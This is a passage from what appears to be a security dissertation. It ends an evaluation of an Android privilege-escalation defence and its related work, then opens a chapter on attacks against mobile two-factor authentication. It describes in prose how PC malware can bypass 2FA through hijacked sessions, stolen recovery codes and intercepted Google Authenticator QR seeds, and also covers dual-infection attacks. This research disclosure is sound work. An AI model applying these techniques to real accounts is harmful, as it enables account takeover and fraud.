Original Reference Monitor runtime for ICC			
system	11003	0.184	2.490
DecisionEngine overhead for ICC			
uncached	312	6.182	9.703
cached	10691	0.367	1.930
Intents	1821	8.621	29.011
DecisionEngine overhead for file read			
file read	389	3.320	4.088

Table 7: ICC calls and file read access

ICC CALLS AND FILE READ ACCESS. Table 7 displays our measurements for ICC calls and file read access. Runtime of Android reference monitor for ICC calls took 0.184 ms in average with std. dev. 2.490 ms. Decision engine of our framework added 0.367 ms (with std. dev. 1.930 ms) overhead for cached ICC calls and 6.182 ms with std. dev. 9.703 ms for uncached calls. For intents (which are never cached), we measured 8.621 ms in average with std. dev. 29.011 ms. The overhead introduced by interception and handling of file read access is 3.320 ms in average with std. dev. 4.088 ms.

These measurements show that our framework performs quite well in terms of overhead and low standard deviation, especially given the high ratio of cached to uncached calls.

Type	Average (ms)	Standard deviation (ms)
Read access to System Services		
total number of accesses: 87		
read	8.578	20.241
overhead	0.307	0.4318
Read access to System Content Providers		
total number of accesses: 591		
read	10.317	41.224
overhead	4.983	36.441

Table 8: Timing results for system components

16 UI/Application Exerciser Monkey:
http://developer.android.com/guide/developing/tools/monkey.html

READ ACCESS TO SYSTEM SERVICES AND SYSTEM CONTENT PROVIDERS. Table 8 presents our measurement results for read access to system services and system content providers.

Read access to System Services is normally performed in 8.578 ms in average with std. dev. 20.241 ms, while our extensions add an overhead of 0.307 ms with std. dev. 0.4318 ms, which is merely overhead of about 2.4%.

Read access to System Content Providers adds 4.983 ms to 10.317 ms required by default, which is about 48% of overhead. Higher overhead (compare to access to system services) is imposed by the filtering of values conflicting with system policy from the return value, which requires checks on multiple reader-writer pairs, while access to System Services involves only check on a single reader-writer pair.

3.5 RELATED WORK

In the following we overview related works on application-level privilege escalation attacks, survey countermeasures specific to these attacks and discuss generic security frameworks which have a potential to mitigate application-level privilege escalation.

APPLICATION-LEVEL PRIVILEGE ESCALATION ATTACKS ON ANDROID Examples of application-level privilege escalation attacks have been demonstrated in several works [116, 122, 257, 207, 209, 252, 192, 70, 22]. In particular, Enck et al. [116] showed a confused deputy attack scenario where an unprivileged malicious app performs unauthorized phone calls by misusing the system Phone app. Felt et al. [122] reported a number of confused deputy vulnerabilities in Android system apps which allow an attacker to play music, invoke an alarm and toggle states of WiFi, GPS and Bluetooth without corresponding permissions. Schlegel et al. [257] presented a banking Trojan Soundcomber which relies on two malicious colluding apps communicating via covert and overt channels established in Android system components (e.g., using vibration, volume and wake lock settings). Marforio et al. [207, 209] and Ritzdorf [252] investigated covert and overt communication channels on Android and Windows platforms in context of collusion attacks and analyzed and compared channels used by Soundcomber as well as new covert channels using broadcast intents, process and thread enumeration, and timing information. Lalande and Wendzel [192] extended work of Maforio et al. by showing more stealthy versions of these covert channels. Al-Haiqi et al. [22] presented a new type of covert channel based on sensors, which uses vibration to transmit and accelerometer to receive data in a hidden way, while Chandra et al. [70] introduced timing-based covert channels relying on use of battery and phone call frequency. Finally, Rangwala et al. [246] presented a taxonomy of privilege escalation attacks in Android applications.

COUNTERMEASURES AGAINST PRIVILEGE ESCALATION ATTACKS ON ANDROID A few works [106, 122, 150, 155] took efforts to develop countermeasures against application-level privilege escalation attacks. In particular, Dietz et al. [106] proposed QUIRE, a security framework which can prevent confused deputy attacks launched via Binder IPC. QUIRE tracks and records the IPC call chain and ensures that the first app in the chain (a caller) is granted necessary permissions before a callee executes any security sensitive operations on caller's behalf. However, QUIRE relies on apps themselves to support propagation of the IPC call chain, and, hence, it is ineffective against malicious colluding apps, as those may drop the chain in order to masquerade as the real caller. Furthermore, QUIRE may negatively affect usability, as an unexpected denial of access to the requested functionality or data may result in application crash. In contrast to QUIRE, our framework can deal with a much broader range of privilege escalation attacks including attacks by colluding applications and attacks over various communication channels.

Felt et al. [122] proposed the framework called IPC Inspection, which, much like QUIRE, tackles confused deputy attacks via Binder IPC. IPC Inspection prevents privilege escalation by reducing permissions of a callee to caller's permissions. Technically, permission reduction is realized by means of launching an additional instance of the callee app with the reduced set of permissions. An advantage of IPC Inspection is its ability to prevent previously unknown confused deputy attacks with no need to deploy appropriate security policies. However, as with QUIRE, IPC Inspection is ineffective against privilege escalation attacks by colluding applications: although permissions of the callee are reduced, all the additional instances of the callee app reside in a single sandbox, and, thus, are not properly isolated from each other and can communicate freely (e.g., via files). Moreover, IPC Inspection incurrs significant performance penalty due to the need to maintain multiple application instances with different sets of privileges. Further, executing legacy applications under a reduced set of permissions is likely to result in application crash, which would affect usability. Authors suggest addressing this issue by over-privileging caller applications, however, doing so is against least privilege paradigm and, additionally, makes the framework incompatible with legacy (not over-privileged) applications.

Hansen et al. [150] proposed an application layer covert channel detector which can detect privilege escalation attacks by colluding applications. The presented detector is specifically tailored to monitor covert channels based on volume and vibration settings, however, theoretically can be enhanced to cover other types of covert channels as well (e.g., channel based on screen settings). To avoid possible false positives, the detector raises an alarm only if the detected communication exceeds the pre-defined threshold. Further, it injects noise into the covert channel in order to disrupt transmitted data. This work was further extended by Hill et al. [155], who proposed a theoretical model for quantifying the effect that the detector has on the capacity of covert channels.

Other detection tools were proposed to identify confused deputy vulnerabilities in stock and third party Android apps, and for assisting application developers. In particular, WoodPecker [146] is a static analysis tool which was applied to analyze default apps of eight stock Android images from popular smartphone vendors and identified confused deputy vulnerabilities in every image. Further, DroidChecker [69] is a static analysis framework which was evaluated with 1100 Android apps and identified 6 previously unknown confused deputies among apps from third party app markets. Moreover, Lintent [63] is a formal framework based on a security type-checking which detects confused deputy vulnerabilities by identifying type violations. It was prototyped as an extension to the Android Development Tools to help developers verify whether they introduce confused deputy vulnerabilities during application development process. More recently, Zhang et al.[302] developed a tool AppSealer which combines static- and dynamic-code analysis in order to identify confused deputy vulnerabilities in third party apps and to generate patches for the apps's bytecode.

GENERIC SECURITY FRAMEWORKS FOR ANDROID In the following we review security frameworks for Android which were not initially tailored to defeat application-level privilege escalation attacks, however, they have a potential to mitigate some attack classes.

Saint [230] is an extension to a permission system of Android which was designed to allow application developers to define comprehensive access policy for application components. Saint policy is able to describe configurations of calling applications, including the set of permissions that the caller is required to have. Thus, Saint provides a means to protect potential confused deputies from being misused. However, relying on application developers for policy engineering is an error-prone approach, as generally developers are not security experts and may fail to recognize potential attack vectors. It is somewhat similar to relying on C/C++ developers to correctly handle pointer arithmetic and buffer boundaries – despite general awareness of the problem, developers continue to make programming errors resulting in exploitable security vulnerabilities [286]. Further, Saint cannot prevent collusion attacks, as malicious developers may deliberately misconfigure security policies.

Kirin [116, 117] is a tool that analyzes Manifest files of apps at time of installation to ensure that granted permissions comply with a system-centric policy. Kirin can detect if an installing app requests a combination of permissions which is considered security critical [117], or even check permissions of the installing app against permissions of already installed applications [116]. While the latter version can detect potential colluding apps, install time-based analysis cannot catch runtime communication channels. Hence, Kirin can be helpful to warn about suspicious combinations of apps for further analysis, but cannot provide reliable decisions for automatic security enforcements due to a high rate of false positives.

TrustDroid [60] is a security extension to Android that enables users to establish isolated application domains on a single platform. Typical application scenario is usage of the single platform for private and business needs and enforcing domain isolation between business and private apps and data. TrustDroid assigns apps different colors at the time of installation and then enforces domain isolation at runtime between differently colored apps. With regard to privilege escalation attacks, TrustDroid can prevent privilege escalation across different domains, however, not within a single domain, as it allows for arbitrary intra-domain communication.

FlaskDroid [62] is a generalization of our framework which provides a generic access control framework at middleware and kernel layers of Android OS. It can be used to instantiate different use cases that require access control enforcements: beyond privilege escalation prevention, it can be utilized to instantiate Saint [230], TrustDroid [60] and other architectures.

TaintDroid [115] is a data flow analysis framework which helps to detect unauthorized leakage of sensitive data. It employs dynamic taint analysis and traces the propagation of sensitive data from the data source through the system. It alerts the user if tainted data is going to leave the system at a taint sink (e.g., a networking interface). With regards to application-level privilege escalation attacks, it is limited to detection of attacks resulting in data leakage, while other attack types, e.g., those resulting in sending malicious messages to premium rate numbers, cannot be detected or prevented. Further, in its implementation it considers only networking interface as a data sink, while data leaks through other sinks (e.g., SMS messages) remain uncovered. Other shortcomings of TaintDroid are a significant performance overhead (of 14%) imposed by runtime taint propagation, and the fact that it does not prevent leakage of data, but rather passively notifies the user.

AppFence [159] overcomes the latter limitation of TaintDroid by providing privacy controls for sensitive data. It builds on top of TaintDroid for data flow analysis and adds user-configurable security policies to specify data that need protection. In contrast to TaintDroid, AppFence can enforce prevention of data leaks based on a security policy. As a side effect, however, it may cause apps to crash if they are denied access to the requested data. To tackle this problem, AppFence returns fake or blank data to apps, so that they can continue despite the denied access. Similarly to TaintDroid, however, AppFence provides no means to detect or prevent privilege escalation attacks beyond data leaks.

DroidForce [249] is a powerful security policy enforcement framework for Android. It relies on static analysis to track flows of sensitive data through single applications and on dynamic tracking to detect data flows across applications and application components. Similarly to AppFence, it allows users to specify how and when data may be processed on their phones, and can prevent leakage of privacy sensitive data regardless of whether the malicious behavior is exhibited by a single app or distributed over colluding applications. The framework does not require any modifications to the Android OS – instead, it provides a centralized policy decision engine in a form of Android app, and instruments every application with an inlined reference monitor [119] to enable policy enforcement. However, with regards to privilege escalation attack prevention, it is limited to attack scenarios which result in data leaks (similarly to AppFence).

SUSI [248] is a machine learning framework which can automatically identify and categorize sources and sinks of privacy sensitive data by analyzing the code of Android API. While existing information flow tracking tools, such as TaintDroid and AppFence, rely on manual configuration of lists of data sources and sinks, SUSI performs this configuration task automatically and, given a training data set, identifies hundreds of data sources and sinks in the entire API.

Scandal [184], LeakMiner [298], AndroidLeaks [136], and FlowDroid [29] are static data flow analysis tools which, in contrast to dynamic frameworks like TaintDroid, do not impose runtime performance overhead. However, due to their static nature these tools cannot distinguish between potential and real data flows that happen at runtime, which results in a high rate of false positives. Further, they are intended for the analysis of data flows within application components and can be applied to inter-component communication only with over-approximation. The latter limitation was overcome by Epicc [228] tool, which applies static analysis techniques to analyze data flows across boundaries of application components. Epicc is potentially applicable for tracking of inter-application data flows, although it was not evaluated in regard to this matter.

ContentScope [307] is a tool which applies static data flow analysis techniques to detect various vulnerabilities in content providers. In particular, it can detect data leaks from content providers, and identify so-called content pollution vulnerabilities which may lead to integrity violation of security critical data (such as security configuration). The framework was used to investigate more than 60 000 of third party apps from various Android markets and uncovered that 2.0% and 1.4% of apps from the data set suffer from data leaks and pollution vulnerabilities, respectively.

ComDroid [78] is a tool which facilitates manual analysis of the Binder-based IPC in order to identify various application component vulnerabilities, such as intent eavesdropping and spoofing, and unintentionally exported interfaces (which can be misused for privilege escalation). Lu et al. [203] addressed a similar class of vulnerabilities and proposed a static analysis tool CHEX, which performs more detailed and precise analysis (compared to ComDroid) resulting in a low rate of false positives.

ORTHOGONAL SECURITY FRAMEWORKS. Our framework is built upon former research on operating system security. In particular, it is related to the Chinese-wall (CW) security model [54], which allows or disallows a subject to access an object based on what the subject has already accessed in the past. The overall goal is to prevent information flow between objects with conflicts of interests. Similarly, our framework enforces access decisions based on what the IPC caller accessed in the past.

3.6 SUMMARY

In this chapter we investigated security mechanisms of Android OS, in particular, properties of the Android's permission framework – the mechanism which has no counterpart in operating systems for desktop computers and laptops. We identified that the framework itself is a subject to privilege escalation attacks, and can be exploited by malicious and/or compromised applications to gain more permissions than were initially assigned to the application sandbox. We proposed a classification for application-level privilege escalation attacks and instantiated attack examples for the attack categories which have not been seen in the related literature yet: the confused deputy attack over Internet sockets and the attack by colluding applications communicating directly over ICC. To instantiate the confused deputy attack over Internet sockets, we applied the sophisticated ROPwR attack technique which we presented earlier in Section 2.3.

We then suggested a fix for Android's permission framework which can detect and prevent the full range of application-level privilege escalation attacks. In contrast to previous works that concentrate on a particular attack category (e.g., confused deputy over ICC or collusion attacks over covert channels), our framework is effective against all types of attacks. Our framework represents Android system as a graph, where apps, system services, files and Internet sockets are vertices and inter-application communication channels and accesses to files and sockets are edges. To deal with the problem of privilege escalation in our system representation, we introduced a formal definition of the privilege escalation problem in graph terminology. We evaluated our framework under various adversary models and provided examples of the security policy which can defeat adversaries with different capabilities. Evaluation results demonstrated that our framework can effectively defeat all published attacks, as well as instances of new attack classes we introduced in this chapter. Further, performance analysis shows that our framework adds a negligible performance overhead – an acceptable price for increased security.

Part II

ONLINE AUTHENTICATION SECURITY FOR MOBILE SYSTEMS

4 ATTACKS ON MOBILE 2-FACTOR AUTHENTICATION SCHEMES AND COUNTERMEASURES

In this chapter we study security properties of mobile 2-factor authentication (2FA) schemes which gained wide popularity recently. 2FA schemes aim at strengthening the security of login-password-based authentication by deploying secondary authentication tokens. In this context, mobile 2FA schemes require no additional hardware (such as a smartcard) to store and handle the secondary authentication token, and hence are often considered as a reasonable trade-off between security, usability, and cost.

In our work, we first investigate 2FA implementations of several well-known Internet service providers such as Google, Dropbox, Twitter, and Facebook. We identify various weaknesses that allow an attacker to easily bypass 2FA, even when the secondary authentication token is not under the attacker's control. We then go a step further and present a more general attack against mobile 2FA schemes. Our attack relies on a cross-platform infection that subverts control over both end points (PC and a mobile device) involved in the authentication protocol.

We apply this attack in practice and successfully circumvent diverse schemes: SMS-based TAN solutions of four large banks, one instance of a visual TAN scheme, 2FA login verification systems of Google, Dropbox, Twitter, and Facebook accounts, and the Google Authenticator app currently used by 32 third-party service providers. Our findings imply that mobile 2FA schemes cannot withstand today's sophisticated adversary models in practice, which motivates further research on more secure mobile 2FA schemes.

REMARK. The results presented in this chapter were achieved during a collaborative work between Fraunhofer SIT, Technische Universität Darmstadt and Vrije Universiteit Amsterdam and have been published in [107, 109]. Main contributions are due to the author of this dissertation. Further, implementation of exploits was supported by Christopher Liebchen from TU Darmstadt. Christian Rossow from Vrije Universiteit Amsterdam contributed analysis of the real-world attacks against 2FA schemes, which is beyond the scope of this dissertation, but available in the referred publications. Ahmad-Reza Sadeghi was involved into fruitful discussions and contributed improvements to the quality of publications.

4.1 MOTIVATION AND CONTRIBUTION

The security and privacy threats through malware are constantly growing both in quantity and quality. In this context the traditional login/password authentication is considered insufficiently secure for many security-critical applications such as online banking or login to personal accounts. 2-factor authentication (2FA) schemes promise a higher protection level by extending the single authentication factor, that is *what the user knows*, with other authentication factors such as *what the user has* (for example, a hardware token or a smartphone), or *what the user is* (for example, biometrics) [273]. Even if one device/factor (such as PC) is compromised – a typical scenario nowadays – the chance of the malware to gain control over the second device/factor (such as a mobile device) simultaneously is considered to be very low.

While biometric-based authentication is relatively expensive and raises privacy concerns, OTPs offer a promising alternative for 2FA systems. For instance, hardware-based tokens such as OTP generators [240] are less costly, but still generate additional expenses for users and are inconvenient, particularly when the user needs to carry additional hardware tokens for different organizations (for example, for accounts at several banks). On the other hand, 2FA schemes that use mobile devices (such as smartphones) to handle OTPs have become popular recently and have been adopted by many banks and large service providers. These *mobile 2FA* schemes are considered to provide an appropriate trade-off between security, usability, and cost.

A prominent example of mobile 2FAs are SMS-based TAN systems (known as mTAN, smsTAN, mobileTAN and a like). Their goal is to mitigate account abuse even if the banking login credentials have been compromised, for example, by a PC-based banking Trojan. Here, the service provider (i.e., the bank) generates a Transaction Authentication Number (TAN), which is a transaction-dependent OTP, and sends it over SMS to the customer's phone. The user/customer needs to confirm a banking transaction by entering this TAN into the other device (typically a PC). Alternatively, visual TAN schemes encrypt and encode the TAN into a 2D barcode (visual cryptogram), which is displayed on the customer's PC from where it is photographed and decrypted by the corresponding app on the smartphone. SMS-based TAN schemes are widely deployed worldwide (USA, UK, China, Europe)[1]. Further, some large European banks have adopted visual TAN systems recently [87, 17, 88].

Moreover, mobile 2FA is increasingly used by the global service providers such as Google, Twitter, and Facebook to mitigate the massive abuse of their services. Users need their login credentials *and* an OTP to complete the login process. The OTPs are sent to the smartphone via SMS messages or over the Internet connection. In addition, some providers offer apps that can generate OTPs on the client side, a convenient setup without the need for out-of-band communication.

Goal and Contributions. The main goal of our investigation is to evaluate security properties of various mobile 2FA schemes that are currently deployed in practice and are used by millions of customers/users.

Single-infection attacks on mobile 2FA schemes. We investigate the deployed mobile 2FA of Google, Twitter, Facebook, and Dropbox service providers (Section 4.3). We point

1 Also by the world's biggest banks such as Bank of America, Deutsche Bank, Santander in UK, ING in the Netherlands, and ICBC in China.

out their conceptual and implementation-specific security weaknesses and show how malware can bypass them, even when a single device, a PC, is infected. For example, some providers allow the user to deactivate 2FA without the need to verify this transaction with 2FA – an easy way for PC malware to circumvent the scheme. Other providers offer master passwords, which as we show, can be stolen and then be used to authenticate without using an OTP. Moreover, we found a weakness in the OTP generation scheme of Google which reduces the entropy of generated OTPs. We further show how to exploit Google Authenticator, a mobile 2FA login protection app used by dozens of service providers.

A more general 2FA attack based on dual infections: Then we turn our attention to more sophisticated attacks of general nature, and show that even if one of the devices (involved in a 2FA) is infected by malware, it can infect the other device with a *cross-platform infection* in realistic adversary settings (Section 4.4.3). We demonstrate the feasibility of such attacks by prototyping PC-to-mobile and mobile-to-PC cross-platform attacks. Our concept significantly enhances the well-known banking Trojans ZeuS/ZitMo [223] or SpyEye/SpitMo [199]. In contrast to these attacks that need to lure users by phishing, our technique does not require any user interaction and is completely stealthy. Once both devices are infected, the adversary can bypass various instantiations of mobile 2FA schemes, which we show by prototyping attacks against SMS-based and visual transaction authentication solutions of banks and login verification schemes of various Internet providers (Section 4.4.4).

Countermeasures and Trade-offs: Finally, we discuss various preventive and reactive countermeasures against existing malware and against our proposed attack (Section 4.5). While a wide range of mitigation techniques exist such as malware detection and mitigation of runtime exploits, to name just a few, all of them have various drawbacks, such as false positives and negatives, usability impact, performance penalty, or affecting privacy of users. Hence, there is no "one-fits-all" solution to attacks we draft in our work. As follow-up research, we propose to explore authentication mechanisms that use secure hardware on mobile platforms (for example, secure processor extensions such as ARM TrustZone [25] and M-Shield [35], or embedded Secure Element (SE) available on NFC-enabled mobile devices). Novel approaches based on secure hardware could eliminate the inherent weaknesses of existing mobile 2FA schemes.

4.2 BACKGROUND ON 2FA SCHEMES

2FA schemes can be classified according to (i) what is protected with the second authentication token (the OTP), and (ii) how the OTP is generated, and (iii) how the OTP is handled on the client side. The classification is depicted in Figure 11.

What does 2FA protect? 2FA schemes are widely deployed in two major application areas of online banking and login authentication. Online banking systems use TANs (Transaction Authentication Numbers) as an OTP to authenticate transactions submitted by the user to the bank. TANs are typically cryptographically bound to the transaction data and are valid only for the given transaction. Recently, 2FA login schemes were also deployed by large Internet service providers such as Google, Apple, Dropbox, Facebook, to name but a few. These systems use OTPs during the user authentication process to mitigate attacks on user passwords, such as phishing and keyloggers.

Where are OTPs generated? OTP can be either generated locally on the client side (e.g., on the mobile device of the user), or by the service provider on server-side with an



2FA Schemes
What does 2FA protect?
Where are OTPs generated?
How are OTPs handled on client side?
Banking transactions
Login authentication
Client-side generated
Server-side generated
General purpose mobile device
Dedicated hardware
How are OTPs transferred to a client?
Directly (Server – Mobile)
Indirectly (Server – PC – Mobile)

Figure 11: Classification of 2FA schemes

OTP transfer to the user via an Out-of-band (OOB) channel. Client-side OTP generation algorithms may, for example, rely on a shared secret and time synchronization between the authentication server and the client, or on a counter-based state that is shared between the client and the server. This approach allows the OTP to be generated offline, as no communication with the server is required. In contrast, server-side generated OTPs require an OOB communication channel to transmit an OTP from the server to the client. The most popular *direct* OOB channel is SMS messaging over cellular networks, which offers a high availability for users, as normally any mobile phone is capable of receiving SMS messages. However, SMS-based services incur additional costs, hence, many service providers propose alternative solutions which use the Internet for direct transmission of the OTP with no additional costs. For example, a mobile app could receive an encrypted OTP from the server over the Internet and then decrypt and display the OTP to the user. As a downside, Internet-based OTP transfers require the customer's phone to be online during the authentication process.

An alternative to online apps is an *indirect* OOB channel between a mobile app and a server via the user's PC. This solution uses the PC's Internet connection to deliver an encrypted OTP from the server to the PC, and a side-channel to transfer the OTP from the PC to the mobile phone for further decryption. For example, the server can generate and encrypt an OTP and transfer it to the PC in form of a barcode and display it on a web site. To get the OTP, a mobile device then scans and decrypts the barcode. As the OTP is encrypted on the server side and decrypted on the mobile device, the PC cannot obtain the OTP in plain text. This solution does not require the mobile phone to be online. In practice, this technique is used by visual TAN solution of Cronto [17, 88], an increasingly popular 2FA system for online banking.

How are OTPs handled on the client side? 2FA schemes can be classified into two different classes regarding the way they store and handle an OTP. First, the OTP can be generated on a dedicated hardware token (e.g., DIGIPASS Chip/TAN generator [15]). Second, the user's mobile phones can be used to generate or receive the OTP from the server. Using a mobile phone for handling OTPs has advantages for the user from usability point of view and incurs lower costs, as it allows users to replace multiple hardware tokens with a single mobile device. On the other hand, dedicated hardware tokens are beneficial from a security perspective, as they do not run untrusted third-party code such as user-installed apps and have significantly less opportunities to be compromised.

In the following, we evaluate the strength of 2FA schemes using mobile devices, such as phones, tablets, etc. – analyzing the strength of dedicated 2FA hardware devices is out of the scope of this work.

4.3 single-infection attacks on mobile 2fa


In this section, we analyze the security of mobile 2FA systems in face of compromised computers. We consider mobile 2FA schemes as secure if an adversary who compromised only a user's PC (but has no control over a mobile device) cannot authenticate in the name of the user. Such an attacker model is reasonable, as assuming a trustworthy PC would eliminate the need in utilizing a separate device to handle the secondary authentication credential.

4.3.1 *Low-entropy OTPs*

Here we analyze the strength of OTPs generated by the four service providers under analysis. In general, low-entropy passwords are vulnerable to brute-force attacks. We thus seek to understand if the generated OTPs exhibit basic randomness criteria. For this, we implemented a process to automatically collect OTPs from Twitter, Dropbox and Google. We had to exclude the Facebook service from this particular test, because our test accounts were blocked after collecting only a few OTPs – presumably to keep SMS-related costs manageable.

To automate the collection process of OTPs, we implemented a host software that initiates the login verification and submits the login credentials, while a mobile counterpart monitors incoming SMS messages on the mobile device and extracts OTPs into a database. The intercepted OTP is then used to complete the authentication process at the PC. We repeat this procedure periodically. We used a collection time interval of 15 minutes for Dropbox and Twitter, but had to increase it to 30 minutes for Google to avoid our account from being blocked. In total, we collected 1564 (Dropbox), 659 (Google), and 775 (Twitter) OTPs. All investigated services create 6-digit OTPs represented in decimal format. We provide the collection details in Table 9 and a graphical representation of the collected OTPs in Figure 12. On the figure, we display a 6-digit OTP by plotting its two halves on the x- and y-axis (1000 dots wide). For example, the OTP "012763" is plotted at x=12 and y=763. Symbols '+' and 'x' represent one and two occurrences of the same OTP, respectively.

While the OTPs generated by Dropbox and Twitter passed standard randomness tests, we observed that Google OTPs never start with a zero (see left side of Figure 12(b)). Leaving out one tenth of all possible OTP values reduces the entropy of the generated passwords: the number of possible passwords is reduced by 10 percent from 10^6 to $10^6 - 10^5$.



(a) Dropbox (b) Google (c) Twitter

Figure 12: OTPs collected from three service providers

Service Provider	Number of collected OTPs	Number of unique OTPs	Collection interval, min.	Average OTP value
Dropbox	1564	1561	15	507809
Google	659	654	30	559851
Twitter	775	772	15	505883

Table 9: Collection of one-time-passwords

4.3.2 *Lack of OTP Invalidation*

We made another important observation concerning *invalidation* of OTPs. We noticed that – if we do not complete the 2FA process – Google repeatedly created the same OTP for consecutive authentication trials. Google only invalidates OTPs (i) after an hour, or (ii) after a user successfully completed 2FA. We tested that the OTPs repeat even if the IP address, browser, and OS version of the user who wants to log in changes. An attacker could exploit this weakness to capture an OTP, while at the same time preventing the user from submitting the OTP to the service provider. This way, the captured OTP remains valid. The adversary can then reuse the OTP in a separate login session, because Google will still expect the same OTP – even for a different session. Similar man-in-the-browser attacks are also possible if OTPs are invalidated, but they add a higher practical burden to the attacker.

4.3.3 *2FA Deactivation*

If 2FA is used for login verification, users can typically opt in for the 2FA feature. Here we investigate how users (or attackers) can opt out from the 2FA feature. Ideally, disabling 2FA would require further security checks. Otherwise we risk that PC malware might hijack existing sessions in order to disable 2FA.

We therefore analyzed the deactivation process of four service providers. We created one account per provider, logged in to these accounts, enabled 2FA and – to delete any session information – signed out and logged in again. We observed that when logged in, users of Google and Facebook services can disable 2FA without any additional authentication. Twitter and Dropbox additionally require user name and password. None of the investigated service providers requested an OTP to authorize this action. Our observations imply that the 2FA schemes of the evaluated providers can be bypassed by PC malware without the need to compromise the mobile device. PC malware can wait until a user logs in, and then hijack the session and disable 2FA in the user's account settings. If additional login credentials are required to confirm this operation (as required by Twitter and Dropbox), the PC malware can obtain them, for example, by applying key logging or by a man-in-the-browser attack.

4.3.4 *2FA Recovery Mechanisms*

While 2FA schemes promise improved security, they require users to have their mobile devices with them to authenticate. This issue may affect usability, because users may loose control over their accounts if control over their mobile device is lost (for example, if the device is lost, stolen, or temporarily unavailable due to discharged battery). To address this issue, service providers enable recovery mechanisms that allow users to retain control over their account in the absence of their mobile device. On the downside, attackers may misuse the recovery mechanism in order to gain control over user accounts without compromising the mobile device.

Among the evaluated providers, Twitter does not provide any recovery mechanism. Dropbox uses a so-called recovery password, a 16-symbol-wide random string in a human-readable format, which appears in the account settings and is created when the user enables 2FA. Facebook and Google use another recovery mechanism. They offer users an option to generate a list of ten recovery OTPs, which can be used when they have no access to their mobile device. The list is stored in the account settings, similar to the recovery passwords of Dropbox. Dropbox and Google do not require any additional authentication before allowing access to this information, while Facebook additionally asks for the login credentials.

As the account settings are available to users after they have logged in, these recovery credentials (OTPs and passwords) can be accessed by malware that hijacks user sessions. For example, PC-residing malware can access this data by waiting until users sign in to their account. Hijacking the session, the malware can then obtain the recovery passwords from the web page in the account settings – bypassing the additional check for login credentials (as in the case of Facebook).

4.3.5 *OTP Generator Initialization Weaknesses*

Schemes with client-side generated 2FA OTPs, such as Google Authenticator (GA), rely on pre-shared secrets. The distribution process of pre-shared secrets is a valuable attack vector. We analyzed the initialization process of the GA app, which is used by dozens of services including Google Mail, Facebook, and Outlook.com.

The GA initialization begins when the user enables GA-based authentication in the user's account settings. The service provider generates a QR code that is displayed to the user (on the PC) and should be scanned by the user's smartphone. The QR code contains all information necessary to initialize GA with user-specific account details and pre-shared secrets. We analyzed the QR code sent by Facebook and Google during the initialization process and identified the structure of the QR code. It includes such details as the type of the scheme (counter-based vs. time-based), service and account identifier, a counter (only for counter-based mode), the length of the generated OTP, and the shared secret. All this data is presented *in clear text*. To check if any alternative initialization scheme is supported by GA, we reverse engineered the app with the JEB Decompiler [2] and analyzed the app internals. We did not identify any alternative initialization routines, which indicates that all 32 service providers using GA use this initialization procedure.

Unfortunately, PC-residing malware can intercept the initialization message (clear text encoded as an QR code). The attacker can then initialize attacker's own version of the GA and can generate valid OTPs for the target account.

4.3.6 *Summary*

We conclude that many popular mobile 2FA schemes, particularly those that protect account logins, do not provide the claimed security. It seems that the 2FA implementations were negatively influenced by trade-offs between security and usability. While 2FA schemes are believed to tolerate compromised computers, we have shown that their implementations can be bypassed by common PC malware.

4.4 DUAL-INFECTION ATTACKS ON MOBILE 2FA

In this section, we show how cross-platform infection attacks can be used in context of 2FA schemes. Particularly, we show that given one compromised device, either PC or a mobile phone, an attacker is able to compromise another one by launching a cross-platform infection attack. Our proof-of-concept prototypes (Section 4.4.3) show that such attacks are feasible and, hence, it is not reasonable to exclude them from the adversary model of mobile 2FA schemes.

We further present general attack scenario against 2FA schemes which relies on cross platform infection attacks in order to subvert control over both user devices (PC and mobile). When both 2FA devices are compromised, the attacker can steal both authentication tokens and impersonate the legitimate user, with no matter what particular instantiation of mobile 2FA is used. To show feasibility of such attacks, we implement attacks against different instantiations of mobile 2FA schemes deployed by banks and popular Internet service providers (Section 4.4.4). In contrast to attacks reported in Section 4.3, this attack does not rely on implementation weaknesses, but rather conceptual.

Our attack model undermines the security of a large class of 2FA schemes that are widely-used in security-critical applications such as online banking and login verification.

4.4.1 *System Model*

The system model of mobile 2FA schemes is depicted in Figure 13. It includes the following actors: (i) a user U, (ii) a web server S, (iii) a computer C, (iv) a mobile device M, and (v) a remote malicious server A. The user U is a customer, who subscribed for the online service. The web server S is maintained by the service provider of the online service. The computer C is either a desktop PC or a laptop used by the user to access the web site

2 `http://www.android-decompiler.com/`

